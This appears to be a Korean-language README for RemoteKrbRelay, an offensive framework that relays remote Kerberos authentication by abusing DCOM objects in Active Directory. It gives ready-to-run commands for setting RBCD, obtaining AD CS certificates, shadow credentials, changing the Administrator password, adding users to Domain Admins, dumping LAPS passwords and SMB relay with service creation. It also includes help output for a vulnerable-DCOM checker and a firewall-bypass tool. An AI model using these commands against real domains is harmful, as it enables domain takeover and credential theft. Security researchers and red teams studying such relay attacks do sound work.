 cicada8-research/remotekrbrelay
원격 Kerberos 릴레이를 쉽게! 고급 Kerberos 릴레이 프레임워크

/_/_,
,/_/\ \ ~ /
\ ~ \ ) XXX
XXX / /_/_,
\o-o/-o-o/ ~ /
) / \ XXX
| / \ _/
,-/ _ _/
/ ( /,__| )
( | ( ) ) _|
/ ) \ _/ (
(,-(,(,(,/ ,),),)
            CICADA8 Research Team
            From Michael Zhmaylo (MzHmO)
당신은 아마 KrbRelay와 KrbRelayUp을 알고 있을 것입니다. 그런데 그것을 원격으로 할 수 있다면 어떨까요? RemoteKrbRelay를 사용하면 이것이 현실이 됩니다.
CertifiedDCOM에 대해 자세히 알아보려면 여기를 참조하세요. CertifiedDCOM을 사용하면 ADCS 머신 계정을 트리거할 수 있습니다:
# CertifiedDCOM (Abuse AD CS by setting RBCD)
  .\RemoteKrbRelay.exe -rbcd -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -cn FAKEMACHINE$

# CertifiedDCOM (Abuse ADCS to get Machine cert)
   .\RemoteKrbRelay.exe -adcs -template Machine -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3

# CertifiedDCOM (Abuse ADCS with ShadowCreds)
  .\RemoteKrbRelay.exe -shadowcred -victim adcs.root.apchi -target dc01.root.apchi -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -forceshadowcred
또한 SilverPotato 익스플로잇도 있습니다. 세션을 남용하는 데 사용할 수 있습니다. 타사 호스트의 도메인 관리자 세션도 포함됩니다.
# Change user password
  .\RemoteKrbRelay.exe -chp -victim dc01.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -chpuser Administrator -chppass Lolkekcheb123! -secure

# Add user to group
  .\RemoteKrbRelay.exe -addgroupmember -victim computer.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -group "Domain Admins" -groupuser petka

# Dump LAPS passwords
  .\RemoteKrbRelay.exe -laps -victim mssql.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83

# Send LDAP Whoami request from relayed user
  .\RemoteKrbRelay.exe -ldapwhoami -victim win10.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83


# Trigger authentication from another session
  .\RemoteKrbRelay.exe -ldapwhoami -victim domainadminhost.root.apchi -target dc01.root.apchi -clsid f87b28f1-da9a-4f35-8ec0-800efcf26b83 -session 1
이제 여러분 앞에는 네 개의 폴더가 있습니다:
Checker - 취약한 DCOM 개체를 탐지하기 위한 체커의 이전 버전;Checkerv2.0 - 취약한 DCOM 개체를 탐지하기 위한 체커의 새 버전;Exploit - RemoteKrbRelay.exe :)FindAvailablePort - 익스플로잇 사용 시 방화벽을 우회하기 위한 도구.자, Checker부터 시작해 보겠습니다. 이를 사용하여 취약한 DCOM 개체를 탐지할 수 있습니다. 취약한 DCOM 개체로 간주될 수 있는 조건은 다음과 같습니다:
NT AUTHORITY\LOCAL SERVICE로는 절대 안 됩니다. 네트워크에서 인증할 때 빈 자격 증명을 사용하기 때문입니다;RemoteLaunch, RemoteActivation 권한이 있어야 합니다. 이것은 LaunchPermissions입니다;RPC_C_IMP_LEVEL_IDENTIFY 이상이어야 합니다. RPC_C_IMP_LEVEL_IDENTIFY는 기본값입니다;RemoteAccess 권한이 있어야 합니다(또는 비어 있어야 합니다). 이것은 AccessPermission입니다.쉬운 탐지를 위해 Checkerv2.0을 사용할 수 있습니다. csv 및 xlsx 형식 출력을 지원합니다.
PS A:\ssd\Share\RemoteKrbRelay\Checkerv2.0\Checkerv2.0\bin\Debug> .\Checkerv2.0.exe -h

                            /\_/\____,          /\     /\
                  ,___/\_/\ \  ~     /            \ _____\
                  \     ~  \ )   XXX               (_)-(_)
                    XXX     /    /\_/\___,      Checkerv2.0 Collection
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)

Check.exe
Small tool that allow you to find vulnerable DCOM applications

[OPTIONS]
-outfile : output filename
-outformat : output format. Accepted 'csv' and 'xlsx'
-showtable : show the xlsx table when it gets filled
-h/--help : shows this windows
예시:
.\Checkerv2.0.exe -outfile win10 -outformat xlsx
그러면 다음과 같은 출력을 받게 됩니다:

열에는 DCOM 개체의 CLSID, 이름, LaunchPermission 및 AccessPermission이 포함됩니다.

sppui(CLSID {F87B28F1-DA9A-4F35-8EC0-800EFCF26B83}, APPID {0868DC9B-D9A2-4f64-9362-133CEA201299})와 CertSrv Request(CLSID {d99e6e74-fc88-11d0-b498-00a0c90312f3}) 개체를 검색하여 왜 취약한지 이해해 보세요.
Checker를 사용하지 말고 Checkerv2.0만 사용하세요 pls :3
악성 DCOM 서버를 띄울 포트를 찾기 위한 작은 도구입니다. 자세한 내용은 여기를 참조하세요(Remote -> Local Potato).

로컬 포트 개념을 사용하여 연습해 보세요. RemotePotato0을 로컬 포트로 다시 작성하세요. 저를 믿으세요, 유용합니다.
익스플로잇에 상당히 많은 다양한 기능을 추가했습니다. DCOM 개체를 남용할 수 있을 만큼의 기능을 제공합니다. 또한 Help에 남용할 수 있는 몇 가지 CLSID를 나열했습니다. 이 CLSID들은 공개적으로 알려져 있었지만, 이를 남용할 POC가 없었을 뿐입니다. 취약한 DCOM 개체가 꽤 많습니다. 체커를 사용하여 모두 찾아보세요!
PS A:\ssd\Share\RemoteKrbRelay\Exploit\RemoteKrbRelay\bin\x64\Debug> .\RemoteKrbRelay.exe -h

                            /\_/\____,
                  ,___/\_/\ \  ~     /
                  \     ~  \ )   XXX
                    XXX     /    /\_/\___,
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                    ,-/   _  \_/   \
                   / (   /____,__|  )
                  (  |_ (    )  \) _|
                 _/ _)   \   \__/   (_
                (,-(,(,(,/      \,),),)

                CICADA8 Research Team
                From Michael Zhmaylo (MzHmO)

[HELP PANEL]
        RemoteKrbRelay.exe
        Relaying Remote Kerberos Auth by easy way
        Usage: RemoteKrbRelay.exe [ATTACKS] [REQUIRED OPTIONS] [OPTIONAL PARAMS] [ATTACK OPTIONS] [SWITCHES]

[ATTACKS] (one required!)
        -rbcd : relay to LDAP and setup RBCD
        -adcs : relay to HTTP Web Enrollment and get certificate
        -smb : relay to SMB
        -shadowcred : relay to LDAP and setup Shadow Credentials
        -chp : relay to LDAP and change user password
        -addgroupmember : relay to LDAP and add user to group
        -laps : relay to LDAP and extract LAPS passwords
        -ldapwhoami : relay to LDAP and get info about relayed user

[REQUIRED OPTIONS]
        -target : relay to this target
        -victim : relay this computer
        -clsid : target CLSID to abuse

[OPTIONAL PARAMS]
        -spn : with ticket on this SPN victim will come to us. For ex: ldap/dc01.root.apchi - tkt for RBCD mode , http/dc01.root.apchi - tkt for ADCS mode
        -d/--domain : current (target) domain
        -dc/--domaincontoller : target DC
        -local : current computer hostname. This host will be in OBJREF.

[ATTACK OPTIONS]
        [SMB OPTIONS (Relay to SMB)]
        --smbkeyword : specify 'secrets' or 'service-add' or 'interactive'
        --servicename : service-add cmdlet. Name of new service
        --servicecmd : service-add cmdlet. Commandline of the service
